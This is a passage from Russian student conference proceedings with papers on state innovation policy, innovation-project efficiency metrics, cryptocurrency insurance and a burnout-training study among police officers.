Дальнейшие перспективы экономического развития и роста РФ напрямую связаны с оптимизацией научно-технической базы и покорением мировых рынков со своей уникальной высокотехнологичной продукцией, а также ростом уровня государственной поддержки наукоемких сфер экономики и налаживанием системы правового регулирования инновационной деятельности. В полной мере осознавая всю роль науки в целом и инвестиционных технологий в частности, государство постоянно стремится стимулировать развитие научно-технического потенциала страны. Данный факт стал особенно злободневным во время ожесточенной конкуренции, интенсивного технологического развития российского рынка. Основной задачей государственной инновационной политики является создание благоприятного инновационного климата для материализации государственных приоритетов научно-технического развития в экономической сфере.

Ключевые слова

Государственная инновационная политика, государственная поддержка бизнеса, инновации, инновационная сфера, система финансирования инновационных проектов, стратегия инновационного развития.

Undergraduate Odintsova A.A.
Voronezh branch Plekhanov
Russian University of Economics
Lipetsk, Russian Federation

STATE INNOVATION POLICY

Abstract

Further prospects for economic development and growth of the Russian Federation are directly related to the optimization of the scientific and technical base and the conquest of world markets with their unique high-tech products, as well as the growth of state support for knowledge-intensive sectors of the economy and the establishment of a system of legal regulation of innovation. Fully aware of the entire role of science in general and investment technologies in particular, the state constantly seeks to stimulate the development of the country's scientific and technological potential. This fact has become especially topical during the fierce competition, intensive technological development of the Russian market. The main task of the state innovation policy is to create a favorable innovation climate for

the materialization of state priorities of scientific and technological development in the economic sphere.

Keywords: State innovation policy, state business support, innovations, innovation sphere, system of financing innovation projects, innovation development strategy.

Любые нововведения создаются с целью совершенствования экономического состояния и извлечения выгоды: прямой (живые деньги) или косвенной (долгосрочные конкурентные преимущества).

В этом случае инициатор инновационного процесса при выборе тенденции к разработке ориентируется на будущие высокие прибыли от коммерческого применения инновации.

В условиях рынка показателем инновации является ее потребительская новизна. При этом результат должен быть новым для определенного потребителя (конкретного рынка), а не характеризоваться массовой новизной (быть новой для всех).

Фактор возникновения инноваций – это неизменное влечение человека повысить качество существующей общественной системы, а также аннулировать противоречия между настоящим и желанным состояниями.

В сложившейся ситуации к одному из побудительных мотивов для создания новшеств имеет отношение конкуренция на рынке, т.е. инновации связаны с рынком. Степень финансовой обеспеченности инновационных проектов на каждой стадии их жизненного цикла в огромной степени зависит от уровня риска и определяется экономической целесообразностью их осуществления. Основными составляющими системы финансирования инновационных проектов обычно принято считать[139]:

-источники инвестиционных средств;

-механизмы накопления финансовых средств и их дальнейшее инвестирование в проекты;

-механизм управления инновационными средствами с целью дальнейшего обеспечения их эффективного использования на условиях возвратности полученных заемных ресурсов.

Источниками финансирования инновационных проектов, которые осуществляют предприятия, как правило, выступают:

-собственный капитал компаний (нераспределенная прибыль, находящаяся в распоряжении компаний, амортизационные отчисления, страховые суммы, полученные от возмещения убытков, средства от реализации нематериальных активов);

-привлеченные средства (эмиссия акций или облигаций, взносы, пожертвования, средства, полученные на безвозвратной основе);

-заемный капитал (бюджетные, коммерческие и банковские кредиты).

[139] Агапова Т. А. Макроэкономика: учебник / Т. А. Агапова. С. Ф. Серегина. – Москва: Маркет ДС, 2016. С. 65.

Кроме перечисленных ранее источников также имеются следующие методы финансирования инновационной деятельности:

– государственное инвестирование и поддержка предприятий;
– акционерное вложение финансовых ресурсов;
– венчурное вложение финансовых средств;
– форфейтинг;
– лизинг;
– смешанные формы вложения финансовых ресурсов.

Таким образом, в условиях рыночного хозяйствования инновационные ресурсы представляют, в первую очередь, эффективнейшее средство в конкурентном противостоянии, так как, прежде всего, приводят к образованию новых потребностей, к снижению затрат на производство товаров и услуг, к росту имиджа и авторитета новых товаропроизводителей.

В Российской Федерации проблема развития инновационной деятельности появилась в 90-е годы прошедшего столетия. Именно в то время многие представители крупного и малого бизнеса получили большую возможность увеличить эффективность своего дела. Таким образом, огромный запас эффективности инноваций определил устойчивые спрос на различные нововведения и позволил сформировать обширный рынок ноу-хау.

Согласно данному документу перед нашим государством стоит первоочередная задача перехода экономики на инновационную социально-ориентированную модель развития.

Сегодня, по нашему мнению, развитой национальной инновационной системы в РФ как таковой вообще не существует, т.к. ее основные элементы разбалансированы и существуют отдельно друг от друга, отсутствует общность. При смене технологических составляющих стратегического планирования выбор, в первую очередь, должно базироваться на широком использовании инноваций в рыночной экономике. При этом, так как частный бизнес не активно вкладывает средства в научно-исследовательскую деятельность, тем более, это касается крупных проектов, роль правительства в этой сфере постоянно увеличивается.

Государственное участие в инновационной деятельности может включать как непосредственную финансовую помощь централизованными средствами, так и создание оптимальных условий для использования всего комплекса рыночных инструментов привлечения денежных средств, так называемое косвенное вложение финансов.

Современную ситуацию в описываемой сфере можно представить на рис. 1[140].

[140] Борисова Т.А. Особенности процесса интеграции России в мировую экономику/ Т.А. Борисова// Актуальные проблемы социально-экономического развития России. 2017. № 2. С. 40.




Рисунок 1 – Совокупность субъектов инновационной сферы в РФ

Рассмотрев представленные на рис. 1 разрозненные элементы инновационной системы РФ, также представим модель оптимальной российской системы инноваций на рис. 2.

По нашему мнению, лишь постоянное взаимодействие экономики и науки, которое идет «бок о бок» с квалифицированной научной поддержкой на основе инновационно-ориентированной стратегии развития государства и должно являться базой для формирования подлинно национальной инновационной системой РФ.

Данная совокупность элементов, по нашему мнению, является необходимой и вполне достаточной для развития национальной системы инноваций, т.к. изъятие каждого элемента любого этой системы ведет к разрыву инновационного процесса в целом.




Рисунок 2 -Модель перспективной инновационной системы России

При этом, стоит подчеркнуть, все эти звенья являются равноценными и находятся в тесной взаимозависимости. В этой связи особая роль отдается государству.

Таким образом, для российской инновационной политики финансирование инноваций должно, прежде всего, основываться на частных инвестициях, при этом, не стоит забывать и о государственных.

Основополагающую роль здесь может сыграть и так называемое смешанное финансирование. Как свидетельствует передовой зарубежный опыт, необходимо также и четкое разделение направлений, которые могут быть профинансированы самым оптимальным способом за счет каждого из выше названных источников. К сожалению, в последнее время из-за сложившейся геополитической ситуации в нашей стране инновационное развитие экономики несколько замедлилось. Так, ряд совместных инновационных проектов, например, по разработке нефтяных месторождений с компаниями, резидентами государств, которые объявили в отношении России санкции, просто прекратили свое существование в конце 2014 г.

Текущее состояние российской экономики и, прежде всего, промышленности свидетельствует о том, что ее дальнейший рост непосредственно взаимосвязаны с тем, посредством каких рыночных механизмов и инструментов мобилизуются и затем перераспределяются инвестиционные ресурсы для финансирования инноваций.

Одним из эффективных способов вовлечения инвестиций в национальное хозяйство представляется институт портфельного инвестирования, процесс государственного регулирования которого представляет собой одну из самых прогрессивных составляющих всего рыночного механизма в целом.

По нашему мнению, лишь постоянное взаимодействие экономики и науки, которое идет «бок о бок» с квалифицированной научной поддержкой на основе инновационно-ориентированной стратегии развития государства и должно являться базой для формирования подлинно Национальной инновационной системой РФ. Данная совокупность элементов, по нашему мнению, является необходимой и вполне достаточной для развития национальной системы инноваций, т.к. изъятие каждого элемента любого этой системы ведет к разрыву инновационного процесса в целом.

При этом, стоит подчеркнуть, все эти звенья являются равноценными и находятся в тесной взаимозависимости. И в этой связи особая роль отдается государству.

Использованные источники:

1. Агапова Т. А. Макроэкономика: учебник / Т. А. Агапова. С. Ф. Серегина. – Москва: Маркет ДС, 2016. – 199 с.
2. Ачаповская М. З. Экономическая теория / М. З. Ачаповская. - Минск: ФУАинформ, 2015. - 431 с.
3. Борисова Т.А. Особенности процесса интеграции России в мировую экономику/ Т.А. Борисова// Актуальные проблемы социально-экономического развития России. 2017. № 2. С.39-43.
4. Грициан Ю.С. Компоративный анализ инвестиционной привлекательности стран [Электронный ресурс] // URL: http://www.scienceforum.ru/2016/1589/16891 (дата обращения: 06.06.2017).

УДК 330.322.01.

Одинцова А.А.
студент магистратуры
Воронежский филиал
Российский экономический университет им. Г.В. Плеханова
Россия, г. Липецк

ОСНОВЫ ОЦЕНКИ ЭФФЕКТИВНОСТИ ИННОВАЦИОННЫХ ПРОЕКТОВ

Аннотация: Для принятия решения о целесообразности внедрения того или иного инновационного проекта необходимо оценить его экономическую эффективность. Коэффициенты, характеризующие экономическую или, как ее еще называют, коммерческую эффективность проекта напрямую сопряжены с моментом аналитической оценки эффективности инновационных вложений, т.к. проект рассматривается, прежде всего, как объект инвестирования.

Ключевые слова: индекс доходности инновационного проекта, инновационный проект, коэффициенты «обновляемости», коэффициенты оценки эффективности инновационного проекта, затратные коэффициенты, оценка эффективности инновационного проекта, показатель «альфа»

Undergraduate Odintsova A.A.
Voronezh branch Plekhanov
Russian University of Economics
Lipetsk, Russian Federation

PERSONNEL POLICY AND MECHANISMS OF HER REALIZATION IN THE LIPETSK REGION

Abstract: To make a decision on the feasibility of introducing an innovation project, it is necessary to evaluate its economic efficiency. The coefficients characterizing the economic or, as it is also called, the commercial effectiveness of the project are directly related to the moment of analytical evaluation of the effectiveness of innovative investments, because The project is considered primarily as an object of investment.

Keywords: profitability index of an innovative project, innovative project, "renewability" coefficients, coefficients for evaluating the effectiveness of an innovative project, cost coefficients, evaluating the effectiveness of an innovative project, "alpha" indicator

Для оценки инновационной активности организации на сегодняшний момент чаще всего применяются коэффициенты инновационной деятельности организации.

Коэффициенты, наиболее часто используемые в отечественной и зарубежной практике, можно разбить на затратные и «обновляемости».

К затратным принято относить следующие основные показатели:

– удельные затраты на научно-исследовательские работы в объеме реализации, которые характеризуют степень наукоемкости продукта;

– удельные затраты на приобретение патентов и лицензий т.п.

К показателям, характеризующим динамику инновационного процесса, относят141:

– коэффициент инновационности (ТАТ);

– длительность срока разработки новой технологии;

– длительность производственного цикла нового продукта.

Показатели «обновляемости»:

– количество разработок или внедрений нововведений-продуктов и нововведений-процессов;

– коэффициенты динамики обновления портфеля инновационного продукта;

– количество приобретенных технических достижений;

– величина экспортируемой инновационной продукции;

– количество предоставляемых новых услуг.

Успех каждого проекта в первую очередь зависит от способности руководителя данного проекта постепенно генерировать так называемый положительный показатель «альфа».

Анализ экономической эффективности должен основываться на следующих базовых постулатах:

применяются рыночные цены проекта, иными словами, цены, по которым товар приобретается на рынке;

– финансовые потоки рассчитываются в той валюте, в которой в данном проекте осуществляется приобретение всех ресурсов проекта;

– в том случае, если проектом также предусмотрено и производство, и потребление определенного вида продукции, в экономических расчетах должны быть учтены лишь производственные затраты, т.е. учет расходов на потребление не предусмотрен;

– в расчетах учитываются вес налоги, сборы и отчисления, предусмотренные действующим законодательством;

– получение и дальнейшее погашение кредитных ресурсов не учитываются ни в формировании денежного потока, ни в потребности в оборотных ресурсах проекта;

– если проектом предусмотрено одновременное выполнение нескольких различных видов хозяйственной деятельности, то в процессе выполнения расчетов расходы учитываются отдельно по каждому виду.

На рисунке 1 представим ключевые аспекты построения эффективной модели инновационного процесса, построенной на основе взвешенных инновационных решений.

---

[141] Петрова В.А. Анализ эффективности инновационного проекта / В.А. Петрова// Экономика и дело, 2015. – № 6. С. 52.

Рисунок 1 — Взаимосвязь различных профессиональных навыков при построении модели инновационного процесса

Таким образом, чтобы сгенерировать положительный показатель «альфа», смоделированный инновационный процесс следует поэтапно реализовывать на практике.

В качестве базовых показателей, применяемых в расчетах эффективности инновационных проектов, используются следующие142:

– чистый доход (ЧД);
– чистый дисконтированный доход (ЧДД);
– потребность в дополнительном финансировании (ПФ);
– индексы доходности затрат и инвестиций (ИД);
– срок окупаемости;
– система коэффициентов, характеризующих финансовое состояние участника инновационного проекта.

Все условия практической реализуемости и эффективности осуществленного вложения финансов рассчитываются на базе денежного потока инновационного проекта Фm.

Чистым доходом (ЧД) считается накопленный полученный эффект (сальдо денежного потока) за определенный период расчета:

$$ЧД = \sum_{m} Ф_m \qquad (1)$$

Как отмечает А.П. Морозов: «Потребность в дополнительном финансировании (ПФ) — это максимальное значение абсолютной величины

[142] Уткина А.А. Анализ рентабельности и доходности проектов/ А.А. Уткина// Финансы. 2016. – № 4. С. 64.

отрицательного накопленного потока от операционной и инновационной деятельности.

Величина дополнительного финансирования показывает минимальный объем необходимого внешнего финансирования проекта, который позволит получить необходимый финансово-экономический эффект»143. Поэтому данный показатель принято называть капиталом риска.

Потребность в дополнительном финансировании представляет собой максимальное значение абсолютной величины отрицательного сальдо от операционной и инновационной деятельности.

Этот показатель являет собой минимальный дисконтированный объем внешнего финансирования проекта, который обеспечит его финансовую реализуемость.

Пожалуй, самым главным и «показательным» коэффициентом, характеризующим эффективность инновационно-инновационного проекта, принято считать чистый дисконтированный доход. ЧДД рассчитывается по формуле (2):

$$ЧДД = \sum_{m} Ф_m \alpha_m(E) \qquad (2)$$

Показатели ЧД и ЧДД характеризуют превышение суммарных денежных поступлений над суммарными затратами для анализируемого инновационного проекта.

По мнению И.А. Лютикова: «Для признания проекта экономически эффективным нужно, чтобы чистый дисконтированный доход проекта был положительным.

В случае сравнения альтернативных проектов предпочтение должно отдается тому проекту, у которого ЧДД выше»144.

Для инновационного проекта ЧДД будет иметь вид:

$$ЧДД = \sum_{t=0}^{4} (Ф_{o_t} + Ф_{u_t}) * \frac{1}{(1+E)^{t_m - t_0}} \qquad (3)$$

где Фо – операционный денежный поток;

Фи – денежный поток от инновационной деятельности.

В анализируемом проекте денежный поток от инновационной деятельности в общем виде будет рассчитываться по следующей формуле (4):

---

143 Морозов А.П. Анализ эффективности инвестиций: учебник./ А.П. Морозов. – М.: Финансы и статистика.2016. С. 45.

144 Лютиков И. А. Разработка бизнес-плана предприятий/ И.А. Лютиков// Финансы. 2017. – № 1. С. 49.

$$Ф_{ut} = \sum_{t=0}^{4}(-(З_{СТРt} + З_{ОБt} + З_{СОГЛt} + З_{СЕРТt} + З_{РЕКt} + З_{Ct})) * \frac{1}{(1+E)^{t_m - t_0}}$$

(4)

где ЗСТР – затраты на строительство;
ЗОБ – затраты на приобретение оборудования;
ЗСОГЛ – согласование в государственных органах;
ЗСЕРТ – сертификация;
ЗРЕК – рекламные мероприятия;
ЗС – закупка сырья.

Далее рассмотрим методику расчета индекса доходности.

Индексы доходности характеризуют так называемую «отдачу проекта» на вложенные в него средства. Они могут рассчитываться как для дисконтированных, так и для недисконтированных денежных потоков.

Для инновационного проекта, в общем виде, индекс доходности инвестиций рассчитывается по формуле (5):

$$ИД = 1 + \frac{ЧДД}{\sum_{t=0}^{4} Ф_{ut}} \quad (5)$$

Таким образом, для признания проекта эффективным необходимо выполнение определенного условия. Индекс доходности должен быть больше 1. Индексы доходности затрат и инвестиций превышают 1, если для этого потока ЧД положителен.

Внутренней нормой доходности (другие названия — ВНД, внутренняя норма дисконта, внутренняя норма рентабельности и пр.) называется такое положительное число Ев, что при норме дисконта Е = Ев чистый дисконтированный доход проекта обращается в 0, при всех больших значениях Е - отрицателен, при всех меньших значениях Е – положителен»145.

Если не выполнено хотя бы одно из этих условий, считается, что ВНД не существует.

ВНД определяют как неотрицательную величину из уравнения (6):

$$\sum_{m} Ф_m \alpha_m = 0 \quad (6)$$

Для определения внутренней нормы доходности зачастую необязательно знать норму дисконта заранее, т.к. ее определяют обычным

[145] Майбурс И. А. Анализ эффективности инвестиций/ И.А. Майбурс// Финансы. 2017. – № 3. С. 48.

подбором показателей.

В том случае, если уравнение (6) не имеет положительных решений или имеет более одного такого решения, то внутренней нормы доходности такого инновационного проекта не существует.

Если расчет ЧДД дает ответ на вопрос, представляется ИП эффективным или нет при некоторой заданной норме дисконта (Е), то ВНД проекта определяется в процессе расчета и затем сравнивается с требуемой инвестором нормой дохода на вкладываемый капитал.

В случае, когда ВНД равна или больше требуемой инвестором нормы дохода на капитал (Е), инвестиции в данный проект целесообразны, и может рассматриваться вопрос о его принятии. В противоположной ситуации инвестиции в данный проект нецелесообразны.

Срок окупаемости - это продолжительность периода от начала его реализации до наступления момента окупаемости. Этап окупаемости – это, в свою очередь, тот самый ранний момент времени в определенном расчетном периоде, после которого текущий ЧДД становится неотрицательным, в дальнейшем оставаясь таковым.

Таким образом, финансовая оценка проекта должна базироваться на выборе оптимальных механизмов его финансирования, она выявляет его реальных экономический потенциал. Даже самые качественные прогнозы могут оказаться совсем бесполезными, если они не отражаются положительным образом на состоянии сформированного инновационного портфеля.

Использованные источники:

1. Лютиков И. А. Разработка бизнес-плана предприятий/ И.А. Лютиков// Финансы. 2017. – № 1. С. 49-52.
2. Майбурс И. А. Анализ эффективности инвестиций/ И.А. Майбурс// Финансы. 2017. – № 3. С. 44-50.
3. Морозов А.П. Анализ эффективности инвестиций: учебник./ А.П. Морозов. – М.: Финансы и статистика. 2016. – 205 с.
4. Петрова В.А. Анализ эффективности инновационного проекта / В.А. Петрова// Экономика и дело. 2015. – № 6. С. 49-54.
5. Уткина А.А. Анализ рентабельности и доходности проектов/ А.А. Уткина// Финансы. 2016. – № 4. С. 63-66.

УДК 336.743

Омельченко О.В.
студент 3 курса
направление Экономика
ФГБОУ ВО «Кубанский государственный университет» филиал в г. Тихорецке
Россия, г. Тихорецк

ОБЪЕКТЫ И ВИДЫ СТРАХОВАНИЯ НА КРИПТОВАЛЮТНОМ РЫНКЕ

Аннотация:

В статье рассмотрены основные объекты страхования на криптовалютном рынке. Описаны механизмы страхования криптовалютных активов, их преимущества и недостатки. Представлены компании, которые занимаются страхованиемна криптовалютном рынке.

Ключевые слова: криптовалюты, токены, страхование, объекты страхования, виды страхования.

Omelchenko O.V.
Student 3 year, direction Economics
Branch of FGBOU VO "Kuban State University" in Tikhoretsk
Tikhoretsk, Russia

OBJECTS AND KINDS OF INSURANCE IN THE CRYPTUALTERM MARKET

Annotation:

The article considers the main objects of insurance in the crypto-currency market. The mechanisms of insurance of crypto-currency assets, their advantages and disadvantages are described. Presented are companies that deal with insurance in the crypto-currency market.

Keywords: cryptocurrencies, tokens, insurance, objects of insurance, types of insurance.

Из-за востребовательности криптовалютных активов в мире растет число случаевворовства, взлома, связанных с торговлей биткоинами и другими криптовалютами [1]. Эти факты приводят к повышенному интересу к страхованию криптовалют и токенов.

К объектам страхованияв криптовалютном мире относятся: изменения курсов криптовалют иликриптокошелька от взлома, а также средств, которые имеются на криптовалютной бирже. Стоимость услуг страхования составляет 88500 или 8850000 долларов США. Это зависит от того, какой страховой пакет и какие услуги захочет клиент.

В наши дни имеется огромное количество видов и направлений страхованиякриптовалютных активов, и у каждого есть свои особенности и отличия. К наиболее востребованным относятся: страхование инвестиций в

ICO и криптобиржах; услуги страхования на смарт-контрактах.

Страхование инвестиций в ICO. Этот вид страхования происходит по определенным этапам, зависят от местных органов власти. Например, криптовалютные активы по закону считают товаром, тогда они подлежат страхованию компаниям, которые имеют лицензии для страхования имущества. А еслиих признают деньгами, то здесь нужно заниматьсяне страхованием имущества, а страхованиемфьючерсов.

Страхование криптобирж. Такой вид страхования намного привычнее с точки зрения страхования. На биржах очень удобноконвертировать и тратить, или же держать криптовалюты и токены. Но с ними достаточно часто что-то происходит, и поэтому услуги по страхованию криптобирж очень востребованы[2].

Услуги страхования на смарт-контрактах. Фактически, это те же продукты, что вышеупомянутые, но здесь используется технология блокчейн.

Рассмотрим ключевых игроков на рынке страхования криптовалют.

B.Sure - компания, которая занимается страхованием средств на биржах.

Belay – компания, с обширным страховым опытом. Занимаются страхованием с использованием технологии блокчейн. Такой способ позволяет увеличить скорость выплат по страхованию, уход от бумажных документов. Преимущество данного способа состоит в том,что если страховщик принимает решение на основании смарт-контракта, без документов, которые правильно оформлены, то ему придется эти выплаты делать из доходов, а не со страхового фонда.

Rega.Life также занимается страхованием на блокчейне.Теперь посредники в виде компаний, страховых агентов не нужны, а люди сами создают страховой фонд и выплачивают из него страховку [3].

Резюмируя, можно отметить, чтоуспех страховых проектов будет зависеть от признания криптовалют и токенов как имущества или денежных средств. В любом случае приход страхования на криптовалютный рынок говорит о том, что он будет с каждым годом всё больше развиваться.

Использованные источники:

1. Королюк Е.В., Иманова М.Г.Проблемы устойчивого развития национального страхового бизнеса // Международный научный журнал. – 2014. –№ 3. – С. 18-21.

2. Услуги страхования криптовалютного бизнеса набирают обороты//btcnovosti.com/ Электронный ресурс // https://btcnovosti.com/news/usluga-strahovaniya-kriptovalyutnogo-biznesa-nabiraet-oborotyi/– (дата обращения 22.08.2018).

3. Что можно застраховать на крипторынке уже сейчас //forklog.com/ Электронный ресурс// https://forklog.com/chto-mozhno-zastrahovat-na-kriptorynke-uzhe-sejchas/ – (дата обращения 22.08.2018).

УДК 159.9.075

Орехова А.И.
студент 6 курса
«Медико-психолого-фармацевтический факультет»
Красноярский государственный медицинский университет им. проф. В.Ф. Войно-Ясенецкого
научный руководитель: Лисняк М.А.
доцент
Россия, г. Красноярск

ОЦЕНКА ЭФФЕКТИВНОСТИ КОРРЕКЦИОННОЙ ПРОГРАММЫ, ОРИЕНТИРОВАННОЙ НА ФОРМИРОВАНИЕ АДЕКВАТНОЙ САМООЦЕНКИ

Аннотация.

Статья посвящена оценке эффективности разработанной программы, направленной на формирование адекватной самооценки у сотрудников полиции с синдромом эмоционального выгорания. Новизна работы заключается в разработке и апробации коррекционной программы, ориентированной на формирование адекватной самооценки.

Ключевые слова: самооценка, синдром эмоционального выгорания, симптом, Я-концепция, сотрудники полиции.

Orekhova A.I.
student
6 year, "Medical-Psychological-Pharmaceutical Faculty"
Krasnoyarsk State Medical University them. prof. V.F. Voino-Yasenetsky
Russia, Krasnoyarsk
Scientific adviser: Lisnyak M.A.
assistant professor

ASSESSMENT OF THE EFFICIENCY OF THE CORRECTION PROGRAM FOCUSED ON THE FORMATION OF ADEQUATE SELF-ASSESSMENT

Annotation.

The article is devoted to assessing the effectiveness of the developed program aimed at the formation of adequate self-esteem among police officers with burnout syndrome. The novelty of the work lies in the development and testing of a correctional program, focused on the formation of adequate self-esteem.

Keywords: self-esteem, burnout syndrome, symptom, I-concept, police officers.

Современный мир, где преобладает активный и напряженный ритм жизни, вынуждает человека расходовать жизненные ресурсы на

максимальном уровне. При работе «на износ» у человека возрастает психоэмоциональное напряжение, влекущее за собой повышение уровня тревожности, что в свою очередь вынуждает индивида постоянно переживать огромный спектр негативных эмоций, отрицательно влияющих на физическое, психологическое и психическое здоровье. Другими словами, организм пребывает в состоянии дистресса. Такое состояние истощает ресурсы организма при отсутствии навыков его контроля и устранения. Хронический дистресс, в конечном итоге, провоцирует состояние эмоционального выгорания, оформленное в синдром. В справочнике МКБ-10 синдром эмоционального выгорания входит в рубрику Z73 – «Проблемы, связанные с трудностями поддержания нормального образа жизни и влияющие на состояние здоровья человека». Неблагоприятное психическое состояние эмоционального выгорания, которое, повторяясь со временем и подкрепляясь, усиливается, обобщается и обуславливает профессиональную деформацию личности в целом.

Если говорить о сотрудниках правоохранительных органов, при профессиональной деформации происходит искажение профессиональных и личностных качеств работника органа правопорядка под влиянием отрицательных факторов деятельности и окружающей среды. Очевидна важность глубокого изучения, своевременной диагностики, коррекции состояния эмоционального выгорания для профилактики профессиональной деформации личности сотрудников полиции. Поскольку причин развития СЭВ выделено огромное количество, актуально не только изучение проблемы возникновения синдрома эмоционального выгорания, но и факторов, предрасполагающих к его появлению, в частности самооценки, а также возможности ее коррекции.

Ранее было проведено исследование, подтверждающее взаимосвязь показателя низкой самооценки и наличие синдрома эмоционального выгорания. На основании полученных результатов была разработана и апробирована коррекционная программа, направленная на преодоление чувства неуверенности, скованности, формирование позитивного мышления и принятие себя как успешной и уверенной в себе личности. Общая продолжительность тренинговой программы составляет 5 недель, она включает в себя 10 занятий с регулярностью проведения 2 раза в неделю.

Для проверки эффективности проведенных мероприятий были сформированы контрольная и экспериментальная группы сотрудников с заниженной самооценкой и сформировавшимся синдромом эмоционального выгорания в количестве 11 человек в обеих группах. Занятия проводились с сотрудниками экспериментальной группы. До начала и по окончанию работы сотрудники прошли тестирование по методикам «Диагностика уровня эмоционального выгорания» В.В.Бойко и «Тест на самооценку личности» С.А. Будасси. Результаты исследования были подвергнуты статистической (Т-критерий Уилкоксона, U-критерий Манна – Уитни) и качественной обработке.

Результаты статистической обработки самооценки и уровня эмоционального выгорания показали следующее (таблица 1):

Таблица 1 - Статистический анализ экспериментальной группы

	Критическое значение ($p \leq 0.01$)	Критическое значение ($p \leq 0.05$)	Эмпирическое значение показателя T	Зона значимости/ незначимости
Самооценка	37	63	68	Зона незначимости
Уровень выгорания	37	63	46	Зона значимости

Как видно из результатов, значение показателя самооценки математически не значимо, в то время как показатель уровня выгорания входит в зону значимости.

Результаты обработки показателей контрольной группы представлены далее (таблица 2):

Таблица 2 - Статистический анализ контрольной группы.

	Критическое значение ($p \leq 0.01$)	Критическое значение ($p \leq 0.05$)	Эмпирическое значение показателя T	Зона значимости/ незначимости
Самооценка	44	69	72	Зона незначимости
Уровень выгорания	44	69	75	Зона незначимости

Таблица иллюстрирует значение показателей как самооценки, так и уровня выгорания математически не значимыми.

При сравнении показателей самооценки и уровня выгорания контрольной и экспериментальной групп определены следующие результаты (таблица 3):

Таблица 3 - Статистический анализ контрольной и экспериментальной групп.

	Критическое значение ($p \leq 0.01$)	Критическое значение ($p \leq 0.05$)	Эмпирическое значение показателя U	Зона значимости/ незначимости
Самооценка	30	52	58	Зона незначимости
Уровень выгорания	30	52	61	Зона незначимости

Так, показатели самооценки и уровня эмоционального выгорания математически не значимы.

Также был произведен сравнительный анализ результатов диагностики контрольной и экспериментальной групп. По результатам повторной диагностики в экспериментальной группе 19% респондентов имеют адекватную самооценку и 81% заниженную (рисунок 1).




Рисунок 1 – Уровень самооценки после тренинга

